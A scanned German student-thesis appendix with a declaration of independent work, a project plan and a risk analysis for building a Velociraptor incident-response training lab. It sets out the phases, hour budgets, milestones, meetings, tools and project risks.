
6.10.
Jona, ~~10. September~~ 2020

[illegible]	[illegible]	[illegible]
Cyrill Brunschwiler	Sinthujan Lohanathan	Severin Marti

INTERNAL, Abschnitt 7 Termine 5/5

Appendix D – Attachments

Appendix D-1 Eigenständigkeitserklärung



Eigenständigkeitserklärung

Erklärung zur Studienarbeit bezüglich Eigenständigkeit der Arbeit:

Wir erklären hiermit,

- dass wir die vorliegende Arbeit selber und ohne fremde Hilfe durchgeführt haben, ausser derjenigen, welche explizit in der Aufgabenstellung erwähnt sind oder mit dem Betreuer vereinbart wurden,
- dass wir sämtliche verwendeten Quellen erwähnt und gemäss gängigen wissenschaftlichen Zitierregeln korrekt angegeben haben und
- dass wir keine durch Copyright geschützten Materialien (z.B. Bilder) in dieser Arbeit in unerlaubter Weise genutzt haben.

Ort, Datum:

6.10.2020 , Rapperswil

Name, Unterschrift:

1. Severin Marti [illegible]
2. [illegible], Sinthujan Lohanathan

Appendix E – Projektplanungsdokumente

Projektplan

History

```
========== ======= ======================= ===============
Datum      Version Änderung                Autor
========== ======= ======================= ===============
14.09.2020 1.0     Erstellung              Sinthu, Severin
14.09.2020 1.1     Ergänzung Risikoanalyse Sinthu
========== ======= ======================= ===============
```

Einführung

Zweck

Dokumentation der Planung der Studienarbeit ‘Velociraptor Trainingsrange’.

Gültigkeitsbereich

Der Gültigkeitsbereich ist das gesamte Projekt während der gesamten Projektdauer. Änderungen werden in der Änderungshistorie vermerkt.

Referenzen

- Aufgabenstellung

Projekt Übersicht

Im Rahmen der Arbeit soll ein Trainingsrange (Hacking-Lab) erstellt werden, der künstlich verseucht ist. Zudem sollen geeignete Aufgaben und Puzzles erstellt werden, die unter Beihilfe von Velociraptor untersucht werden. Ziel ist es, die Nutzer in der Vorgehensweise im Notfall und der Verwendung von Velociraptor zu schulen. Optional kann Velociraptor mit neuen Features ergänzt werden (weitere Artefaktparser oder SIEM Format Support - SIGMA).[1]

Lieferumfang

Folgende Arbeitsprodukte werden abgeliefert:

[1] *Aufgabenstellung, Cyrill Brunschwiler, 10.09.2020*

- Technologiestudien
- Dokumentation zum Know-How Aufbau
- Setup Guide der Trainingsrange mit Terraform (so weit wie möglich automatisiert)
- Aufgabenstellungen und Musterlösungen in Englisch, für Hacking-Lab
- Meetingprotokolle
- Diverse Dokumente:
- Abstract
- Management Summary
- Technischer Bericht
- Schlussfolgerungen, Rückblick
- Persönliche Berichte
- Poster
- Sämtliche sonstige erarbeitete Dokumente
- Time Report
- Falls anwendbar: Software inkl. Source Code
-

Projektorganisation

Als Vorgehensmodell haben wir uns für das von der HSR empfohlene Scrum+ entschieden. Dabei Teilen wir das Projekt grob in 4 Phasen auf: Inception, Elaboration, Construction und Transition. Weitere Details dazu im Abschnitt *Zeitliche Planung*

Organisationsstruktur

Projektmitglieder

Severin Marti s1marti

Sinthuan Lohanathan

Sinthujan Lohanathan	slohanat

Da wir die Arbeit als Zweierteam angehen, werden sich beide Teammitglieder mit allen Bereichen auseinandersetzen.

Externe Schnittstellen

- Betreuer der Arbeit: Cyrill Brunschwiler, Compass Security Schweiz AG
- Ansprechpartner Deployment Infrastruktur auf hacking-lab.com mittels Terraform: Compass Security Schweiz AG Team in Bern. PERSON?
- Mike Cohen via Discord *invite link*
-

Management Abläufe

Kostenvoranschlag

Das gesamte Projekt erstreckt sich über den Zeitraum vom 10.09.2020 bis zum 18.12.2020. Die verfügbare Zeit beträgt pro Student 240 Stunden.

Zeitliche Planung

Wir verwenden für das Projekt Sprints mit Dauer 2 Wochen, der erste Sprint dauert aus Alignmentgründen 3 Wochen. Ende jedes Sprints ist Montag Abend 24:00.

Für die Aufteilung der Stunden in die einzelnen Phasen sehen wir folgende Aufteilung als sinnvoll:

Phasen	Prozentualer Zeitanteil	Zeit im Team [h]
Inception	2%	10
Elaboration	23%	110
Construction	60%	290
Transition	15%	70
TOTAL	100%	480

Weiter haben wir die anfallende Zeit den einzelnen Arbeitskategorien zugeordnet:

Kategorie	Prozentualer Zeitanteil	Zeit im Team [h]	Zeit pro Person [h]
Research	20%	96	48
Implementation	20%	96	48
Dokumentation	45%	216	108
Meetings	9%	43	21
A dministratives	6%	29	14
TOTAL	100%	480	240

Verfeinernte Unterteilung der Arbeitskategorien

Um besser abzuschätzen wieviel Zeit die einzelenen Arbeitskategorien beanspruchen, wurden sie wiederum tabellarisch nach den einzelnen Phasen aufgeschlüsselt. Anschliessend sind Arbeiten, die während dieser Zeit anfallen als Topics aufgelistet.

Research

Phase	Prozentualer Zeitanteil	Zeit im Team [h]	Zeit pro Person [h]
Inception	0%	0	0
Elaboration	40%	38	19
Construction	60%	58	29
Transition	0%	0	0
TOTAL	100%	96	48

Topics: - Deployment mit Terraform / Azure - Velociraptor - Caldera - Incident Response General

Implementation

Phase	Prozentualer Zeitanteil	Zeit im Team [h]	Zeit pro Person [h]

Inception	0%	0	0
Elaboration	20%	19	10
Construction	80%	77	38
Transition	0%	0	0
TOTAL	100%	96	48

Topics: - Eirichten Azure Umgebung - Proof of Concept - Implementation Challenges

Dokumentation

Phase	Prozentualer Zeitanteil	Zeit im Team [h]	Zeit pro Person [h]
Inception	0%	0	0
Elaboration	15%	33	16
Construction	57%	123	62
Transition	28%	60	30
TOTAL	100%	216	108

Meetings

Phase	Prozentualer Zeitanteil	Zeit im Team [h]	Zeit pro Person [h]
Inception	9%	4	2
Elaboration	21%	9	4.5
Construction	56%	24	12
Transition	14%	6	3
TOTAL	100%	43	21.5

Administratives

Phase	Prozentualer Zeitanteil	Zeit im Team [h]	Zeit pro Person [h]
Inception	35%	10	5
Elaboration	38%	11	5
Construction	14%	4	2
Transition	14%	4	2
TOTAL	100%	29	14

Topics: - GitLab einrichten (Time Tracking etc) - Issues eröffnen


Kategorie pro Phase

In der nachfolgenden Tabelle sind die Arbeitskategorien nach den Phasen aufgelistet.

Phase	Research		Implementation		Dokumentation		Meetings		Administratives	
	Zeit im Team [h]	Phasenanteil	Zeit im Team [h]	Phasenanteil	Zeit im Team [h]	Phasenanteil	Zeit im Team [h]	Phasenanteil	Zeit im Team [h]	Phasenanteil
Inception	0	0.00%	0	0.00%	0	0.00%	4	28.57%	10	71.43%
Elaboration	38	34.91%	19	17.45%	33	29.64%	9	8.18%	11	9.82%
Construction	58	20.18%	77	26.91%	123	43.10%	24	8.41%	4	1.40%
Transition	0	0.00%	0	0.00%	60	85.71%	6	8.57%	4	5.71%

Phasen, Iterationen und Meilensteine

Das Datum in der unteren Abbildung stellt jeweils den Meilenstein der Iteration dar.


Inception
Elaboration
Construction
Transition
It1 Projektplan 14.09.2020
It2 End of Elab. 05.10.2020
It3 Erste Aufgabe 19.10.2020
It4 Half Way 02.11.2020
It5 Feature fr. 16.11.2020
It6 End of Constr. 30.11.2020
It7 Schlussabgabe 18.12.2020

Zeitplanung

Abbildung: Zeitplanung, Grosse Kreise signalisieren den Start einer Phase, kleine jeweils das Ende einer Iteration/eines Meilensteins

Phasen

Inception:

Anzahl Wochen: 1

Ende: 14.09.2020

Elaboration

Anzahl Wochen: 3

Start: 15.09.2020

Ende: 5.10.2020

Construction

Anzahl Wochen: 8

Start: 06.10.2020

Ende: 30.11.2020

Transition

Anzahl Wochen: 2

Start: 01.12.2020

Ende: 18.12.2020

Iterationen

Unsere Iterationen dauern 2 Wochen. Ausnahme dabei ist die erste Iteration, die aus Alignmentgründen 3 Wochen dauert. Die Iterationen entsprechen den Meilensteinen.

```
+-------------------------+-----------------------------------------+
| Bezeichnung Iteration   | Ziele                                   |
+=========================+=========================================+
| It1 Projektplan         | Am Ende steht der Projektplan. Details  |
|                         | können später noch ergänzt oder angepasst |
|                         | werden.                                 |
+-------------------------+-----------------------------------------+
| It2 End of Elaboration  | Anforderungen sind klar, wir sind mit den |
|                         | `Tools`_ vertraut, Verwendung dieser ist |
|                         | dokumentiert, Überblick von Incident Live |
|                         | Response besteht. Zu verwendende        |
|                         | `Techniken des Angriffs`_ stehen fest.  |
|                         | Proof of Concept: 1 Malware wurde mit   |
|                         | Caldera deployed, Velociraptor wurde in |
|                         | Testumgebung deployed. Time Tracking    |
|                         | funktioniert. Administrative Tools      |
|                         | (GitLab, Timetracking) sind eingerichtet. |
+-------------------------+-----------------------------------------+
| It3 Erste Aufgabe       | Vertieftes Studium von Incident Response. |
|                         | Dokumentation dazu erstellt. 1 Aufgabe  |
|                         | des Bereichs Detection und Analysis mit |
|                         | Musterlösung ist erstellt.              |
+-------------------------+-----------------------------------------+
| It4 Half Way            | Die Hälfte der Aufgaben (ca 5) sind     |
|                         | formuliert, implementiert und           |
|                         | dokumentiert, zumindest grob.           |
+-------------------------+-----------------------------------------+
| It5 Feature Freeze      | Sämtliche Aufgaben sind formuliert,     |
|                         | implementiert und dokumentiert, zumindest |
|                         | grob.                                   |
+-------------------------+-----------------------------------------+
| It6 End of Construction | Trainingsrange steht, Dokumentation ist |
|                         | vollständig, Aufgabenstellungen, Lösungen |
|                         | und Deploymentanleitungen sind vorhanden. |
+-------------------------+-----------------------------------------+
| It7 Schlussabgabe       | Sämtliche Unterlagen sind abgabebereit. |
+-------------------------+-----------------------------------------+

.. _Tools: #Tools
.. _Techniken des Angriffs: https://attack.mitre.org/
```

Jeweils am Ende einer Iteration werden die Issues für die nächsten zwei Iterationen festgelegt. Für die nächste genau, für die übernächste grob, so genau wie möglich.

Meilensteine

```
+------------+------------------------+--------------------------+
| Datum      | Meilenstein            | Arbeitsprodukte          |
+============+========================+==========================+
| 14.09.2020 | M1 Projektplan         | Projektplan steht.       |
|            |                        | Details können später    |
|            |                        | noch ergänzt werden      |
```

5.10.2020	M2 End of Elaboration	Generelle Dokumentation der Verwendung der Tools
19.10.2020	M3 Erste Aufgabe	Dokumentation der ersten Aufgabe und Übersicht zu Incident Response.
02.11.2020	M4 Half Way	Die Hälfte der Aufgaben (ca 5) sind formuliert, implementiert und dokumentiert.
16.11.2020	M5 Feature Freeze	Sämtliche Aufgaben formuliert, implementiert und dokumentiert.
30.11.2020	M6 End of Construction	Trainingsrange steht, Dokumentation vollständig, Aufgabenstellungen, Lösungen und Deploymentanleitungen.
18.12.2020	M7 Schlussabgabe	Gesamter Lieferumgang gemäss Kapitel ‘Lieferumfang’

Besprechungen

- Teamintern findet jeweils am Montag um 13:00 eine Besprechung für das Review der erarbeiteten Produkte statt. Wegen Corona finden die Meetings üblicherweise online (MS Teams / Google Hangouts) statt. Bei Bedarf treffen wir uns an der OST.

- Es findet wöchentlich am Dienstag um 13:30 eine Besprechung mit dem Betreuer statt. Ausnahme dabei: Di. 20.10.: verschoben auf 16:00, Di. 08.12.: verschoben auf 16:00. Das Meeting findet generell online über Teams statt. Bei Bedarf auch in Person an der OST oder in den Büros der Compass Security AG.

-

Risikomanagement

Risiken

Risiken und Massnahmen sind detailiert beschrieben im Dokument *risikoanalyse.md*

Umgang mit Risiken

Zur Vorbeugung von Komplikationen in letzter Minute werden die zugeteilten Arbeiten jeweils bis Montag 13:00 fertiggestellt und hochgeladen. Zu diesem Zeitpunkt werden sie dann gemeinsam reviewed und besprochen. Allfällige Korrekturen und Anpassungen werden dann sofort vorgenommen.

Arbeitspakete

In dieser Phase der Planung werden Arbeitspakete erst als gröbere Arbeitsblöcke erfasst, sobald die genauen Requirements und Implikationen klar sind, werden die kleineren Arbeitspakete definiert. Sämtliche Arbeitspakete werden auf GitLab als Issues erfasst.

Infrastruktur

Azure Cloud mit Terraform Deployment

Hacking-Lab für Aufgabenstellungen

Jedes Teammitglied verfügt über einen privaten Laptop.

Tools

Velociraptor

Volatility

Azure Cloud

Terraform

Caldera

GitLab

Qualitätsmassnahmen

Massnahme	Ziel	Zeitraum
Reviews der Dokumente teamintern	Vermeiden von inhaltlichen und formalen Fehlern in Dokumenten	Nach jedem Merge Request
Reviews der Meilensteine	Präsentation der Ergebnisse	Alle zwei Wochen, ausser während Elaboration nach 3 Wochen.
Treffen teamintern	Vermeidung von K ommunikationsfehlern innerhalb des Teams	Wöchentlich
Treffen mit Teambetreuer	Vermeidung von K ommunikationsfehlern mit Teambetreuer und Klärung von	Wöchentlich

```
|                     | Unklarheiten        |                     |
+---------------------+---------------------+---------------------+
```

Dokumentation

Sämtliche Dokumente befinden sich in unseren *GitLab Repositories*.

Projektmanagement

Das Projektmanagement und die Zeiterfassung finden ebenfalls über GitLab statt.

Entwicklung

Sämtliche Dokumente werden über GitLab mit git verwaltet und versioniert.

Vorgehen

Pro Arbeitspaket wird ein Issue auf GitLab eröffnet. Das Einfügen in den Master Branch findet zur Qualitätssicherung per Merge Request statt.

Testen

Die Aufgabenstellungen und Lösungen sowie die Anleitungen zum Deployment werden manuell getestet.

Risikoanalyse

Einführung

Zweck

Dokumentation der Risikoanalyse der Studienarbeit ‘Velociraptor training range’

Gültigkeitsbereich

Der Gültigkeitsbereich ist das gesamte Projekt während der gesamten Projektdauer.

Risikomanagement

- Projekt: Velociraptor training range
- Erstellt am: 13.09.2020
- Autor: Sinthujan Lohanathan
- Gewichteter Schaden: 16

Nr	**Titel**	**Beschreibung**	**max. Schaden [h]**	**Eintrittswahrscheinlichkeit**	**Gewichteter Schaden**	**Vorbeugung**	**Verhalten beim Eintreten**
R1	Unklare Vision	Verschiedene Interpretationen des Endprodukts führen zu widersprüchlichen Ergebnissen	*32*	*20%*	*6.4*	Grundsätzliches im Meeting klären vor Arbeitsbeginn	Im Plenum Dokumentation besprechen
R2	Aufgaben - Schwierigkeit	Zugeteilte Aufgaben sind schwerer als angenommen	*16*	*30%*	*4.8*	Klärung im Vorfeld ob die Aufgaben des Sprints überschaubar und von den zugeteilten Personen ausführbar sind	Nachbereitungsaufwand nach dem Sprint

R3	Requirements falsch interpretiert	Abgegebene Dokumente entsprechen nicht den Anforderungen	*32*	*15%*	*4.8*	Alte Projekte als Inspiration nutzen und Meetings mit Betreuer protokollieren	Nachbereitungsaufwand nach dem Review
				Summe	*16*		